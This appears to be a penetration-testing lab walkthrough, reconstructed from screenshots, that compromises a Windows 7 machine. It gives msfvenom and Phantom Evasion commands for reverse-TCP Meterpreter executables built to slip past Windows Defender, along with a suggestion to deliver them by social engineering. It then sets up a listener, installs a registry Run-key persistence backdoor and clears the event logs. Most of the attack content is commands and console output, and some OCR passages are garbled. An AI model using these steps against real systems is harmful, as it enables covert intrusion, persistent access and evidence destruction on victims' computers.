## Win7 Registry Persistence Backdoor v1

**#1** Reconnaissance : Active

Attacking Machine : Kali Linux Debian x64

Attacking Machine IP : 10.0.2.4

Payload Generator : MSFvenom, Phantom Evasion

Target Machine : Windows 7 Enterprise SP1 x86 (32-bit)

Target IP : 10.0.2.9

Target OS Build Version: 6.1, Build 7601

Target Anti-Virus : Default (Windows Defender)

Target Firewall Status : Active

Tested OS : Windows 7 Enterprise SP1 x86 (32-bit) 6.1, Build 7601

:

## #2 Scanning & Enumeration


. . .

## **#3 Gaining Access**

## Exploitation#1

## 1) Creating malicious file using MSFvenom

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.0.2.4 LPORT=4444 -platform windows -a x86 -f exe -o venom101.exe



-p → payload to use -LHOST → host ip address -LPORT → listening port

--platform → i.e., windows, android


-a  $\rightarrow$  architecture/environment (you can escape this, default value is x86)

-f → file extension

Note:

>> → Output destination
-o → Output destination

Output



2) Deliver malicious file to target machine (You can use social engineering method for this like., mail, messenger etc.)

Python -m SimpleHTTPServer port 80

2-A Go to target machine and open any web browser like., Edge, chrome.

## Directory listing for /

- knock2.reg
- venom101.exe

```
(fried duck) - [~/Desktop/Test]

$ sudo su

(root duck) - [/home/fried/Desktop/Test]

# python -m SimpleHTTPServer 80

Serving HTTP on 0.0.0.0 port 80 ...

10.0.2.9 - - [27/0ct/2021 22:07:15] "GET / HTTP/1.1" 200 -

10.0.2.9 - - [27/0ct/2021 22:07:15] code 404, message File not found

10.0.2.9 - - [27/0ct/2021 22:07:15] "GET /favicon.ico HTTP/1.1" 404 -

10.0.2.9 - - [27/0ct/2021 22:10:57] "GET / HTTP/1.1" 200 -

10.0.2.9 - - [27/0ct/2021 22:12:23] "GET /venom101.exe HTTP/1.1" 200 -
```

#### Payload detected!!!



## 3) Exploitation#2

Creating Malicious file using another tool (Payload Generator)

For installation, copy and paste this on any web browser. https://github.com/oddcod3/Phantom-Evasion

# https://github.com/oddcod3/Phantom-Evasion

## 3-A Run phantom-evasion.py

After installing the payload generator.

Type: ./phantom-evasion.py

```
(fried duck) - [~/Desktop/Test]
sudo su
(redt duck) - [/home/fried/Desktop/Test]
// ./phantom-evasion.py
```

## 3-B Press 1 and hit Enter



## 3-C Press 2 and hit Enter

[+] WINDOWS MODULES:	
0	
[1] Windows Shellcode Injection	(C)
[2] Windows Reverse Tcp Stager	(C)
[3] Windows Reverse Http Stager	(C)
[4] Windows Reverse Https Stager	(C)
[5] Windows Download Execute Exe NoDiskWrite	(C)
[6] Windows Download Execute Dll NoDiskWrite	(C)
[0] Back	
[>] Insert payload number: 2	

## **3-D Press Enter**

## 3-E Keyboard press

Enter
Host IP
ANY
Enter
Y
Y
Y
Enter
Enter
N
N
Enter
ANY

## Output

<b>← → ↑ ☆</b>	/home/fried/Desktop/Test/				C
Places	Name	•	Size	Туре	Date Modified
Computer	Modules		4.0 KiB	folder	Thursday
fried	old		4.0 KiB	folder	Today
Desktop	Setup		4.0 KiB	folder	Thursday
Trash	knock2.reg		2.3 KiB	Windows Registry extract	Today
Documents	LICENSE		34.3 KiB	plain text document	Thursday
Music	phantom101.exe		157.8 KiB	DOS/Windows executable	Today
iii Pictures	phantom-evasion.py		12.8 KiB	Python script	Thursday
Videos	README.md		10.4 KiB	Markdown document	Thursday
Downloads	venom101.exe		72.1 KiB	DOS/Windows executable	Today


## 4) Deliver malicious file to target machine

Note: you can send the malicious file using Social Engineering method like., Gmail, messenger etc.


Type: python -m SimpleHTTPServer 80 (Attack Machine)

Type : 10.0.2.4

Click: phantom101.exe




#### Not detected!!:D



Note: after delivering malicious file to the target machine make sure to close python -m SimpleHTTPServer 80 using keyboard shortcut" CTRL+C"

5) Setup Module & Execute



This picture show two different technique on how to execute the module. And they're the same when execute though.

#### Module

Choose #1 or #2, to run.

## #1

Msfconsole -q -x "use exploit/multi/handler; set payload windows/meterpreter/reverse tcp; set LHOST 10.0.2.4; set LPORT 4444; run"

## #2

Use Exploit/multi/handler → Listening Service show options

Set LHOST → Host Ip address


**Execute or Run** 

## Note:

-q → quite mode

-x → one line command


## 5-A Go to target machine and open "phantom101.exe"



Note: You can find <a href="mailto:phantom101.exe">phantom101.exe</a> in the target <a href="Downloads">Downloads</a> folder.

# 5-B Click "Run" 08:34 AM 🗖 🔻 🜂 📗 🛅 🍃 🚯 🛂 🗸 🕒 🔳 🗈 root@duck: /home/fried/... 🖿 Tesi File Actions Edit View Help —(fried⊛duck)-[~/Desktop/Test] \$ sudo su (poot duck) - [/home/fried/Desktop/Test] msfconsole -q -x "use exploit/multi/handler; set payload windows/meterpreter/reverse\_tcp; set lhost 10.0.2.4; set lport 4444; run" | Using configured payload generic/shell\_reverse\_tcp | Constitution | Configuration | Conf payload => windows/meterpreter/reverse\_tcp lhost => 10.0.2.4 lport => 4444 Started reverse TCP handler on 10.0.2.4:4444 ← → C ▲ Not secure | 10.0.2.4 ☆ : Directory listing for / knock2.reg LICENSE Modules/ OLD/ phantom-evasion.py phantom101.exe README.md Setup/ venom101.exe The publisher could not be verified. Are you sure you want to run this software? From: C:\Users\JEUser\Downloads\phantom101.exe This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust How can I decide what software to run?

#### 5-C Success!!



#### 4#Maintaining Access (Post-Exploitation)

Maintaining access is a very important phase of penetration testing

#### 6) Persistence Backdoor

Persistent backdoors help us access a system we have already successfully compromised.

Run persistence -X -p 4444 -i 5 -r 10.0.2.4

```
File Actions Edit View Help

(fried@ duck) - [~/Desktop/Test]

sudo su

misfconsole -q -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost 10.0.2.4; set lport 4444; run"

[*] Using configured payload generic/shell_reverse_tcp

payload => windows/meterpreter/reverse_tcp

lhost => 10.0.2.4

lport => 4444

[*] Started reverse TCP handler on 10.0.2.4:4444

[*] Sending stage (175174 bytes) to 10.0.2.9

[*] Meterpreter > run persistence -X -p 4444 -i 5 -r 10.0.2.4
```

#### Persistence.rb

#### Location:

/usr/share/metasploit-framework/scripts/meterpreter/

```
阵 📗 🛅 🍃 🦣 🕒 🗸 📗 🕟 persistence.rb [Read-On... 🖺 fried@duck: /usr/share/... 🔳 Test
                                                                                                                                                                   09:02 AM 🗖 🌖 🗎
                                                                                                                           persistence.rb [Read-Only]
                                                                  Open ▼ ■
 File Actions Edit View Help
                                                                  9 ##
 root@.../Test × fried...reter
                                                                  10
                                                                  11 # Meterpreter Session
 -$ /usr/share/metasploit-framework/scripts/meterpreter/
                                                                 12 @client = client
   -(fried@duck)-[/usr/share/metasploit-framework/scripts/ 14 key = "HKLM"
                           enum_powershell_env.rb getgui.r 16# Default parameters for payload
arp scanner.rb
                                                       get loca 17 rhost = Rex::Socket.source address("1.2.3.4")
autoroute.rb
                           enum_putty.rb
                                                       get_pidg 18 rport = 4444
checkvm.rb
                           enum shares.rb
credcollect.rb
                           enum vmware.rb
                                                       gettelne 19 delay = 5
                                                       get vali 20 install = false
domain list gen.rb
                           event manager.rb
dumplinks.rb
                           file collector.rb
                                                       getvncpw 21 autoconn = false
                           get_application_list.rb hashdump 22 serv = fals
duplicate.rb
                                                       hostsedi 23 altexe = nil
enum_chrome.rb
                           getcountermeasure.rb
enum firefox.rb
                           get env.rb
                                                       keylogre 24 target_dir = nil
enum_logged_on_users.rb get_filezilla_creds.rb
                                                      killav.r
                                                                 25 payload_type = "windows/meterpreter/reverse_tcp"
                                                                  26 script =
   -(fried⊗duck)-[/usr/share/metasploit-framework/scripts/ 27script on target = nil
 -$ ls | grep persis
       tence.rb
                                                                           opts = Rex::Parser::Arguments.new(
                                                                  30
                                                                      "-h" => [ false, "This help menu"],

"-r" => [ true, "The IP of the system running Metasploit listening for the connect back"],
   -(fried@duck)-[/usr/share/metasploit-framework/scripts/
 s gedit persistence.rb
                                                                  32
                                                                                          "The port on which the system running Metasploit is listening"],
                                                                                           "The interval in seconds between each connection attempt"],
                                                                 35
                                                                     "-U" => [ false, "Automatically start the agent when the User logs on"],

"-S" => [ false, "Automatically start the agent on boot as a service (with SYSTEM privileges)"]

"-A" => [ false, "Automatically start a matching exploit/multi/handler to connect to the agent"
                                                                 36
                                                                  38
                                                                 39
                                                                                           "Alternate executable template to use"],
                                                                 40
                                                                 41
                                                                 42)
                                                                  Ruby ▼ Tab Width: 8 ▼
```


ヘ 口 4

6-A applying persistence backdoor

```
File Actions Edit View Help
(fried⊕duck)-[~/Desktop/Test]

$ sudo su
    msfconsole
                 )-[/home/fried/Desktop/Test]
                          use exploit/multi/handler; set payload windows/meterpreter/reverse tcp; set lhost 10.0.2.4; set lport 4444; run"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
lhost => 10.0.2.4
lport => 4444
     Started reverse TCP handler on 10.0.2.4:4444
    Sending stage (175174 bytes) to 10.0.2.9
Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.9:49499 ) at 2021-10-27 23:34:46 -0700
meterpreter > run persistence -X -p 4444 -i 5 -r 10.0.2.4
    Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
    Example: run exploit/windows/local/persistence OPTION=value [...]
Running Persistence Script
    Resource file for cleanup created at /root/.msf4/logs/persistence/IEWIN7_20211027.3833/IEWIN7_20211027.3833.rc
    Creating Payload=windows/meterpreter/reverse_tcp_LHOST=10.0.2.4 LPORT=4444
Persistent agent script is 99611 bytes long
    Persistent Script written to C:\Users\IEUser\AppData\Local\Temp\QroceTeDWT.vbs
Executing script C:\Users\IEUser\AppData\Local\Temp\QroceTeDWT.vbs
    Agent executed with PID 1512
    Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVer<u>sion\Run\nriaTcIUnPnJIu</u>
    Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\nriaTcIUnPnJIu
<u>meterpreter</u> > bg
```

#### 6-B reboot target machine, then re-run Listener.



## 5#Covering Tracks

Cleaning Event Viewer

\$-: clearev

\$-: run event manager -c